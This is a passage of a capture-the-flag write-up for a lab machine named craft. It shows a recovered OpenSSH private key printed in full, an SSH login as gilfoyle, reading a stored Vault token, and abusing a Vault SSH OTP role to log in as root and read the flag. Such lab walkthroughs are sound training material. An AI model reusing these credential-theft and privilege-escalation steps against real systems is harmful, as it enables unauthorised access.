
Sign In

Username or email * gilfoyle

Password * ••••••••••••••

☑ Remember Me


6) Found ssh key



```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAGAAAABDD9Lalqe
qF/F3X76qfIGkIAAAAEAAAAAEAAAEXAAAAB3NzaC1yc2EAAAADAQABAAABAQDSkCF7NV2Z
F6z8bm8RaFegvW2v58stknmJK9oS54ZdUzH2jgD0bYauVqZ5DiURFxIwOcbVK+jB39uqrS
zU0aDPlyNnUuUZh1Xdd6rcTDE3VU16roO918VJCN+tIEf33pu2VtShZXDrhGxpptcH/tfS
RgV86HoLpQ0sojfGyIn+4sCg2EEXYng2JYxD+C1o4jnBbpiedGuqeDSmpunWA82vwWX4xx
lLNZ/ZNgCQTlvPMgFbxCAdCTyHzyE7KI+0Zj7qFUeRhEgUN7RMmb3JKEnaqptW4tqNYmVw
pmMxHTQYXn5RN49YJQlaFOZtkEndaSeLz2dEA96EpS5OJl0jzUThAAAD0JwMkipfNFbsLQ
B4TyyZ/M/uERDtndIOKO+nTxR1+eQkudpQ/ZVTBgDJb/z3M2uLomCEmnfylc6fGURidrZi
4u+fwUG0Sbp9CWa8fdvU1foSkwPx3oP5YzS4S+m/w8GPCfNQcyCaKMHZVfVsys9+mLJMAq
Rz5HY6owSmyB7BJrRq0h1pywue64taF/FP4sThxknJuAE+8BXDaEgjEZ+5RA5Cp4fLobyZ
3MtOdhGiPxFvnMoWwJLtqmu4hbNvnI0c4m9fcmCO8XJXFYz3o21Jt+FbNtjfnrIwlOLN6K
Uu/17IL1vTlnXpRzPHieS5eEPWFPJmGDQ7eP+gs/PiRofbPPDWhSSLt8BWQ0dzS8jKhGmV
ePeugsx/vjYPt9KVNAN0XQEA4tF8yoijS7M8HAR97UQHX/qjbna2hKiQBgfCCy5GnTSnBU
GfmVxnsgZAyPhWmJJe3pAIy+OCNwQDFo0vQ8kET1I0Q8DNyxEcwi0N2F5FAE0gmUdsO+J5
0CxC7XoOzvtIMRibis/t/jxsck4wLumYkW7Hbzt1W0VHQA2fnI6t7HGeJ2LkQUce/MiY2F
5TA8NFxd+RM2SotncL5mt2DNoB1eQYCYqb+fzD4mPPUEhsqYUzIl8r8XXdc5bpz2wtwPTE
cVARG063kQlbEPaJnUPl8UG2oX9LCLU9ZgaoHVP7k6lmvK2Y9wwRwgRrCrfLREG56OrXS5
elqzID2oz1oP1f+PJxeberaXsDGqAPYtPo4RHS0QAa7oybk6Y/ZcGih0ChrESAex7wRVnf
CuSlT+bniz2Q8YVoWkPKnRHkQmPOVNYqToxIRejM7o3/y9Av91CwLsZu2XAqElTpY4TtZa
hRDQnwuWSyl64tJTTxiycSzFdD7puSUK48FlwNOmzF/eROaSSh5oE4REnFdhZcE4TLpZTB
a7RfsBrGxpp++Gq48o6meLtKsJQQeZlkLdXwj2gOfPtqG2M4gWNzQ4u2awRP5t9AhGJbNg
MIxQ0KLO+nvwAzgxFPSFVYBGcWRR3oH6ZSf+iIzPR4lQw9OsKMLKQilpxC6nSVUPoopU0W
Uhn1zhbr+5w5eWcGXfna3QQe3zEHuF3LA5s0W+Ql3nLDpg0oNxnK7nDj2I6T7/qCzYTZnS
Z3a9/84eLlb+EeQ9tfRhMCfypM7f7fyzH7FpF2ztY+j/1mjCbrWiax1iXjCkyhJuaX5BRW
I2mtcTYb1RbYd9dDe8eE1X+C/7SLRub3qdqt1B0AgyVG/jPZYf/spUKlu91HFktKxTCmHz
6YvpJhnN2SfJC/QftzqZK2MndJrmQ=
-----END OPENSSH PRIVATE KEY-----
```

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAGAAAABDD9Lalqe
qF/F3X76qfIGkIAAAAEAAAAAEAAAEXAAAAB3NzaC1yc2EAAAADAQABAAABAQDSkCF7NV2Z
F6z8bm8RaFegvW2v58stknmJK9oS54ZdUzH2jgD0bYauVqZ5DiURFxIwOcbVK+jB39uqrS
zU0aDPlyNnUuUZh1Xdd6rcTDE3VU16roO918VJCN+tIEf33pu2VtShZXDrhGxpptcH/tfS
RgV86HoLpQ0sojfGyIn+4sCg2EEXYng2JYxD+C1o4jnBbpiedGuqeDSmpunWA82vwWX4xx
lLNZ/ZNgCQTlvPMgFbxCAdCTyHzyE7KI+0Zj7qFUeRhEgUN7RMmb3JKEnaqptW4tqNYmVw
pmMxHTQYXn5RN49YJQlaFOZtkEndaSeLz2dEA96EpS5OJl0jzUThAAAD0JwMkipfNFbsLQ
B4TyyZ/M/uERDtndIOKO+nTxR1+eQkudpQ/ZVTBgDJb/z3M2uLomCEmnfylc6fGURidrZi
4u+fwUG0Sbp9CWa8fdvU1foSkwPx3oP5YzS4S+m/w8GPCfNQcyCaKMHZVfVsys9+mLJMAq
Rz5HY6owSmyB7BJrRq0h1pywue64taF/FP4sThxknJuAE+8BXDaEgjEZ+5RA5Cp4fLobyZ
3MtOdhGiPxFvnMoWwJLtqmu4hbNvnI0c4m9fcmCO8XJXFYz3o21Jt+FbNtjfnrIwlOLN6K
Uu/17IL1vTlnXpRzPHieS5eEPWFPJmGDQ7eP+gs/PiRofbPPDWhSSLt8BWQ0dzS8jKhGmV
ePeugsx/vjYPt9KVNAN0XQEA4tF8yoijS7M8HAR97UQHX/qjbna2hKiQBgfCCy5GnTSnBU
GfmVxnsgZAyPhWmJJe3pAIy+OCNwQDFo0vQ8kET1I0Q8DNyxEcwi0N2F5FAE0gmUdsO+J5
0CxC7XoOzvtIMRibis/t/jxsck4wLumYkW7Hbzt1W0VHQA2fnI6t7HGeJ2LkQUce/MiY2F
5TA8NFxd+RM2SotncL5mt2DNoB1eQYCYqb+fzD4mPPUEhsqYUzIl8r8XXdc5bpz2wtwPTE
cVARG063kQlbEPaJnUPl8UG2oX9LCLU9ZgaoHVP7k6lmvK2Y9wwRwgRrCrfLREG56OrXS5
elqzID2oz1oP1f+PJxeberaXsDGqAPYtPo4RHS0QAa7oybk6Y/ZcGih0ChrESAex7wRVnf
CuSlT+bniz2Q8YVoWkPKnRHkQmPOVNYqToxIRejM7o3/y9Av91CwLsZu2XAqElTpY4TtZa
hRDQnwuWSyl64tJTTxiycSzFdD7puSUK48FlwNOmzF/eROaSSh5oE4REnFdhZcE4TLpZTB
a7RfsBrGxpp++Gq48o6meLtKsJQQeZlkLdXwj2gOfPtqG2M4gWNzQ4u2awRP5t9AhGJbNg
MIxQ0KLO+nvwAzgxFPSFVYBGcWRR3oH6ZSf+iIzPR4lQw9OsKMLKQilpxC6nSVUPoopU0W
Uhn1zhbr+5w5eWcGXfna3QQe3zEHuF3LA5s0W+Ql3nLDpg0oNxnK7nDj2I6T7/qCzYTZnS
Z3a9/84eLlb+EeQ9tfRhMCfypM7f7fyzH7FpF2ztY+j/1mjCbrWiax1iXjCkyhJuaX5BRW
I2mtcTYb1RbYd9dDe8eE1X+C/7SLRub3qdqt1B0AgyVG/jPZYf/spUKlu91HFktKxTCmHz
6YvpJhnN2SfJC/QftzqZK2MndJrmQ=
-----END OPENSSH PRIVATE KEY-----
```


7) Logged into ssh



```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ssh gilfoyle@craft.htb -i id_rsa

  .   *   ..  . *  *
*  * @()Ooc()*   o  .
    (Q@*0CG*O()  ___
   |\_________/|/ _ \
   |  |  |  |  | / | |
   |  |  |  |  | | | |
   |  |  |  |  | | | |
   |  |  |  |  | | | |
   |  |  |  |  | | | |
   |  |  |  |  | \_| |
   |  |  |  |  |\___/
   |\_|__|__|_/|
    \_________/

Enter passphrase for key 'id_rsa':
Linux craft.htb 6.1.0-12-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.52-1 (2023-09-07) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Nov 16 08:03:39 2023 from 10.10.14.23
gilfoyle@craft:~$
```


Privilege Escalation

1) Found a secret token




```
gilfoyle@craft:~$ cat .vault-token
f1783c8d-41c7-0b12-d1c1-cf2aa17ac6b9gilfoyle@craft:~$
gilfoyle@craft:~$ |
```

2) The vault gives root access



```
#!/bin/bash

# set up vault secrets backend

vault secrets enable ssh

vault write ssh/roles/root_otp \
    key_type=otp \
    default_user=root \
    cidr_list=0.0.0.0/0
```

3) Logged in as root with vault ssh
https://developer.hashicorp.com/vault/docs/commands/ssh



```
gilfoyle@craft:~$ vault ssh -mode=otp -role=root_otp root@127.0.0.1
Vault could not locate "sshpass". The OTP code for the session is displayed
below. Enter this code in the SSH password prompt. If you install sshpass,
Vault can automatically perform this step for you.
OTP for the session is: bcddb4a6-cf4b-3112-81cb-2fa3d5edbb7f


  .   *   ..  . *  *
*  * @()Ooc()*   o  .
    (Q@*0CG*O()  ___
   |\_________/|/ _ \
   |  |  |  |  | / | |
   |  |  |  |  | | | |
   |  |  |  |  | | | |
   |  |  |  |  | | | |
   |  |  |  |  | | | |
   |  |  |  |  | \_| |
   |  |  |  |  |\___/
   |\_|__|__|_/|
    \_________/



Password:
Linux craft.htb 6.1.0-12-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.52-1 (2023-09-07) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Nov 16 07:14:50 2023
root@craft:~# cat root.txt
139fb747eb37fe9160baae464a9fcf9b
root@craft:~#
```